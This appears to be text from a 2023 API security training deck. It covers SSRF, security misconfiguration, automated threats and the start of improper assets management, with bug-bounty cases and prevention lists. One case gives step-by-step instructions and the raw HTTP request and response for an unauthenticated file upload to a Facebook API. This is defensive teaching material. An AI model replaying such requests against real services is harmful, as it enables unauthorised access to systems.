## URI (s)

- ❑ REST APIs use **Uniform Resource Identifiers (URIs)** to address resources. On today's Web, URI designs that clearly communicate the API's resource model like:
  - `http://api.knowledge.sharing.com/th/bangkok/secure-d`

### ❑ URI Format

- The rules presented pertain to the format of a URI. RFC 3986 defines the generic URI syntax as shown below:
  - `URI = scheme ":" [ "//" authority] path ["?" query] ["#" fragment]` [9]



# API Vulnerabilities

# API6: Server-Side Request Forgery: Real Case

- ❑ Bug bounty: Unauthenticated SSRF in `jira.tochka.com` leading to RCE in `confluence.bank24.int` (\$1,000)

This bug could be used to send requests to an internal Confluence server <https://confluence.bank24.int> like so:


Confluence at  
<https://confluence.bank24.int>, uses a vulnerable version of a Widget Connector plugin. This vulnerability leads to an RCE (CVE-2019-3396).

# API Vulnerabilities

## API6: Server-Side Request Forgery

### □ Prevention:

- Isolate the resource fetching mechanism in your network: usually these features are aimed to retrieve remote resources and not internal ones.
- Whenever possible, use allow lists of
  - Remote origins users are expected to download resources from (e.g., Google Drive, Gravatar, etc.)
  - URL schemes and ports
  - Accepted media types for a given functionality
- Disable the support for the following of the HTTP redirections in your web client in order to prevent the bypass of the input validation.
- Use a well-tested and maintained URL parser to avoid issues caused by URL parsing inconsistencies.
- Validate and sanitize all client-supplied input data.
- Do not send raw responses to clients.



# *API7: Security Misconfiguration*




© 2023 Secure D Center Co., Ltd.

# API Vulnerabilities

## API7: Security Misconfiguration (What ?)


- ❑ Security misconfigurations include all the mistakes developers could make within the supporting security configurations of an API.
- ❑ If a security misconfiguration is severe enough, it can lead to sensitive information exposure or a complete system takeover.
- ❑ Security misconfigurations are really a set of weaknesses that includes misconfigured headers, misconfigured transit encryption, the use of default accounts, the acceptance of unnecessary HTTP methods, a lack of input sanitization, and verbose error messaging



# API Vulnerabilities

## API7: Security Misconfiguration (How ?)

- Error messages include stack traces, or expose other sensitive information



# API Vulnerabilities

## API7: Security Misconfiguration (How ?): Real Case

- Uploading files to api.techprep.fb.com (Bug bounty)

1-Sign up in [techprep.fb.com](https://techprep.fb.com)

2-After logging in, the attacker intercept any request to [api.techprep.fb.com](https://api.techprep.fb.com) then get the \_Applicationid

3-The attacker make a POST request to [api.techprep.fb.com/parse/files/FILE\\_NAME.EXT](https://api.techprep.fb.com/parse/files/FILE_NAME.EXT) with the header X-Parse-Application-Id:+(\_Applicationid) and the Content-Type: header then the file content (HTML File or image)

The respond of the request contains the file path

The screenshot shows a proxy tool interface with two main sections: Request and Response.

**Request:**

```
POST /parse/files/POC.svg HTTP/1.1
Host: api.techprep.fb.com
Connection: close
Content-Length: 1554
Origin: https://techprep.fb.com
X-Parse-Application-Id: mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/59.0.3071.104 Safari/537.36
Content-Type: text/plain
Accept: */*
Referer: https://techprep.fb.com/profile/PTqq:[REDACTED]X/
Accept-Language: en-US,en;q=0.8
Content-Type: image/jpeg
```

**Response:**

```
HTTP/1.1 201 Created
Access-Control-Allow-Headers: X-Parse-Master-Key, X-Parse-REST-API-Key, X-Parse-Javascript-Key, X-Parse-Application-Id, X-Parse-Client-Version, X-Parse-Session-Token, X-Requested-With, X-Parse-Revocable-Session, Content-Type
Access-Control-Allow-Methods: GET,PUT,POST,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Thu, 21 Dec 2017 20:54:17 GMT
Location:
http://api.techprep.fb.com/parse/files/mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9/d619e8cae8983055704c9f7f4ae91702_POC.svg
Server: nginx/1.10.1
X-Powered-By: Express
Content-Length: 180
Connection: Close
```

The response body contains JSON data:

```
{"url": "http://api.techprep.fb.com/parse/files/mbamzb1Gde7h1x40shiHH2LtoFN0UlbB5ukoQIE9/d619e8cae8983055704c9f7f4ae91702_POC.svg", "name": "d619e8cae8983055704c9f7f4ae91702_POC.svg"}
```

# API Vulnerabilities

## API7: Security Misconfiguration (How ?) Real Case

- CORS: The API endpoint allows for the sending of credentials to other domains. [Bug bounty]



# API Vulnerabilities

## API7: Security Misconfiguration

### □ Prevention:

- Ensure that all API communications from the client to the API server and any downstream/upstream components happen over an encrypted communication channel (TLS), regardless of whether it is an internal or public-facing API.
- Be specific about which HTTP verbs each API can be accessed by: all other HTTP verbs should be disabled (e.g., HEAD).
- Implement a proper Cross-Origin Resource Sharing (CORS) policy on APIs expected to be accessed from browser-based clients (e.g., web app front-ends).
- Ensure all servers in the HTTP server chain (e.g., load balancers, reverse and forward proxies, and back-end servers) process incoming requests in a uniform manner to avoid desync issues.
- Where applicable, define and enforce all API response payload schemas, including error responses, to prevent exception traces and other valuable information from being sent back to attackers.



# *API8: Lack of Protection from Automated Threats*




© 2023 Secure D Center Co., Ltd.



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats (What ?)



- Automated threats have become more profitable, smarter and harder to protect from, and APIs are often used as an easy target for them.
- Traditional protections, such as rate limiting, and captchas become less effective over time.
- Vulnerable APIs don't necessarily have implementation bugs. They simply expose a business flow
- An API endpoint is vulnerable if it exposes a business-sensitive functionality and allows an attacker to harm the business by accessing it in an excessive automated manner.



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats (How ?)


- Automated threats: Example



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats (How ?)



- Automated threats: Example



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats (How ?)


- Automated threats: Example



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats (How ?)

- ❑ Rate limit with implement captcha failure



# API Vulnerabilities

## API8: Lack of Protection from Automated Threats

### □ Prevention:

- The mitigation planning should be done in two layers:
  - **Business** - identify the business flows that might harm the business if they are excessively used.
  - **Engineering** - choose the right protection mechanisms to mitigate the business risk.
- Some of the protection mechanisms are more simple while others are more difficult to implement.  
The following methods are used to slow down automated threats:
  - Device fingerprinting: denying service to unexpected client devices (e.g., headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
  - Human detection: using either captcha or more advanced biometric solutions (e.g., typing patterns)
  - Non-human patterns: analyze the user flow to detect non-human patterns (e.g., the user accessed the "add to cart" and "complete purchase" functions in less than one second)
  - Consider blocking IP addresses of Tor exit nodes and well-known proxies
- Secure and limit access to APIs that are consumed directly by machines (such as developer and B2B APIs). They tend to be an easy target for attackers because they often don't implement all the required protection mechanisms.



# *API9: Improper Assets Management*



# API Vulnerabilities

## API9: Improper Assets Management (What ?)

